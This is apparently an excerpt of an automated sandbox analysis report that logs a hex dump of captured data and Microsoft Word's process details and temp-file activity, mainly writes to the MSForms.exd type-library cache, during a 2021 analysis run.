d1 36 ac f2 c0 f5 9d 2e 55 b8 6f bf 7b 02 5f 1a 46 48 cb 25 61 d5 52 68 ba 8e 32 ce fa 6c 6a c3 e9 de 03 a6 00 d3 77 e2 af 03 88 33 77 04 55 97 b9 5a f7 83 7f aa 7e 50 67 db 55 ac 1d 1d b3 97 69 ef a3 3f 34 1b 81 a6 27 dd f1 82 43 4e 0d 5e 75 a5 49 1a 70 54 4e ec 82 79 be 23 85 ae e6 f6 0e 82 5f 2c e b e2 fc 97 00 00 f8 80 36 c3 a5 9f 30 7e 77 d9 f3 88 55 0b 37 13 b2 1b 7f f0 60 0b b9 a4 65 f4 ce 38 92 4c 06 e5 7f 95 a0 55 55 a3 d8 cd 6e 33 48 d8 30 9c 1b b4 34 67 99 e6 06 f5 f6 04 7d f4 1c 8e f6 fe 82 57 b8 b7 4a 8c 14 3f ca 24 f6 97 8f 38 1c d2 7f 5f 94 fe 98 59 f3 eb 55 72 40 f9 e6 7b 59 ec 68 17 60 c0 17 ab d5 e1 b1 c0 0f 9d 27 0b 4d 7a 50 ad 67 9f be a5 18 ef fe 1b 83 8e 9a 0a 38 1b ac 33 c3 7c 40 e8 6d ed 34 2e 4c 49 52 79 f7 5c db 46 94 e4 fa 9c c5 52 dd 35 cf 7e 67 3f 12 7c d1 aa e2 3f 59 63 9a 9a dc f3 25 cb 89 dc 97 8b 37 56 30 dd 53 53 ed 36 f4 8a e3 f1 2c 0e 19 24 92 f2 ea 21 b3 68 3c 4c 35 52 70 aa 0a 1c 8a fa db 20 6b 95 45 de 25 38 0c c1 d1 c6 eb 20 00 e8 30 48 17 e5 9f c8 2e 68 a6 52 8f b5 0c 28 eb 7c 8a cc 93 70 ce 39 cf d5 4d 6c 51 e3 b3 41 74 a5 1c 15 5a ba 0e 1e d5 e3 86 b9 a0 14 0f 70 65 fd dc ac 7a 87 ed 76 1d d9 a4 26 84 db 04 6f 4c 36 2f a4 c1 5f e8 9f 1f 34 6d 31 2d 05 8a af 22 21 e4 7d af da da 15 3d 46 2e d1 3c 3b b3 a9 6f 3a 21 87 1e ea fc e3 d6 19 f1 8f 87 9e fd df c3 27 e6 61 02 ab 10 77 c7 8d 59 d7 b7 3a 75 ba a6 26 1d e2 e1 7c 86 94 1b 1e 74 f8 80 a2 78 1e 96 50 b9 80 09 d3 5e 8e d4 d9 07 10 fe 67 86 7e 78 44 15 cf f0 85 e3 8d c3 8c 69 0f 78 67 9d 88 bc 34 b4 18 38 70 d7 45 c4 35 12 e3 9d f6 1a c9 9f da 96 82 05 88 15 62 8b 5a 23 b2 b3 2a 21 81 49 36 c7 b2 97 d6 58 e1 cc 50 90 bd 0b 94 c5 1b e1 38 13 a7 3f ad 6d a8 03 ef 86 b3 45 18 8d 2f d0 50 21 a9 a0 e9 1b 29 0a ab e9 e8 bb 9b aa 56 8d 82 1f d8 8e 20 d8 e1 44 a3 c6 bd 34 1c 1b 8a 53 63 68 ec 1d 90 ca 66 95 b0 a6 d5 a9 68 56 23 6e 28 b3 57 90 50 cc e1 3f 07 14 ed 5e b4 55 d9 2a 40 bb 20 69 f2 92 93 2c fa b7 1b 4b c1 89 bc d9 75 86 a6 6d 49 5a a4 d0 f5 1a d1 a1 b7 80 04 42 d3 2f 98 4d 83 6c 72 f7 76 59 77 58 c0 45 7b 75 82 00 8e a5 1b 56 b2 d2 6e 93 08 39 c1 cc 0a 19 01 04 04 05 1c fc a0 55 fa 66 7d 2e 04 5a c7 5a a7 7e 9f 7a 97 12 b9 af 40 9f c6 85 2a bd de cb c2 f3 Data Ascii: 6c4EAqub*>;1rURvB/(RbRFY5y36YkA3Yp^=in\ hl@$_Dy2bRJmr5n20!f"sot;Wojg@yV|&rp`TV~#/fq"F-*p E9mRi;N:c~/R\*~;!w5LWPhVGpnW.1q4?-`DN&j4[BxU9`&~F|UokhB9\vXQBxeOI97M?#+N5) P!'l@6.Uo{_FH%a Rh2ljw3wUZ~PgUi?4'CN^uIpTNy#_,60~wU7`e8LUUn3H04g}WJ?$8_YUr@{Yh``MzPg83|@m4.LIRy\FR5~g?|?Yc %7V0SS6,$!h<L5Rp kE%8 0H.hR(|p9MlQAtZpezv&oL6/_4m1-"!}=F.<;o:!'awY:u&|txP^g~xDixg48pE5bZ#*!I6XP8?mE/P!)V D4SchfhV#n(WP?^U*@ i,KumIZB/MlrvYwXE{uVn9Uf}.ZZ~z@*

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2188 Parent PID: 584

General

Start time:	18:10:34
Start date:	08/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f600000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF6205D8E1F4C1673D.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEE9123241	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE90B5A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE90B5A04	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	7FEE90B5A04	unknown
C:\Users\user\AppData\Local\Temp\~DF7DB2151390F872E5.TMP	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF27181B95BD769440.TMP	success or wait	1	7FEE9145E7B	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	.....x..xG......	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 e0 0d 00 00 10 08 00 00 f0 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 88 0b 00 00 b0 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 f8 0d 00 00 08 0d 00 00 88 05 00 00 c0 03 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	....................(...x...@. ....h........... ....X...@...(..... ....P...	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	a3 19 7b 68 6b f2 39 47 b5 f0 ad c9 ed 75 a1 38 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	..{hk.9G.....u.8.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	...........-.stdole2.tlbWWW	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	00 3f 00 00 48 22 00 00 e8 2d 00 00 34 47 00 00 70 45 00 00 ec 39 00 00 84 2b 00 00 e4 42 00 00 b8 3e 00 00 48 45 00 00 14 2e 00 00 58 47 00 00 c8 29 00 00 58 46 00 00 fc 43 00 00 f4 3a 00 00 ac 3f 00 00 f0 21 00 00 44 39 00 00 d0 44 00 00 d4 43 00 00 d4 40 00 00 d4 3b 00 00 20 24 00 00 d8 39 00 00 a4 37 00 00 ac 41 00 00 d0 35 00 00 34 43 00 00 a4 44 00 00 0c 43 00 00 9c 40 00 00 a0 46 00 00 10 47 00 00 b8 2d 00 00 b0 3d 00 00 1c 40 00 00 38 42 00 00 a8 3b 00 00 38 3d 00 00 c0 3f 00 00 a0 42 00 00 24 45 00 00 30 41 00 00 20 30 00 00 a0 3e 00 00 98 45 00 00 e8 41 00 00 48 43 00 00 10 26 00 00 4c 2d 00 00 38 2b 00 00 70 2f 00 00 40 3f 00 00 40 3e 00 00 f8 31 00 00 74 1f 00 00 28 3e 00 00 cc 38 00 00 94 27 00 00 f8 42 00 00 58 3e 00 00 b0 43 00 00 88 3c 00	.?..H"...-..4G..pE...9...+...B ...>..HE......XG...)..XF...C.. .:...?...!..D9...D...C...@...;.. $...9...7...A...5..4C...D.. .C...@...F...G...- ...=...@..8B ...;..8=...?...B..$E..0A.. 0.. .>...E...A..HC...&..L-..8+..p/ ..@?..@>...1..t...(>...8...'.. .B..X>...C...<.	success or wait	1	7FEE912FDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18296	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. ......d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	......WW......WW	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1215	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
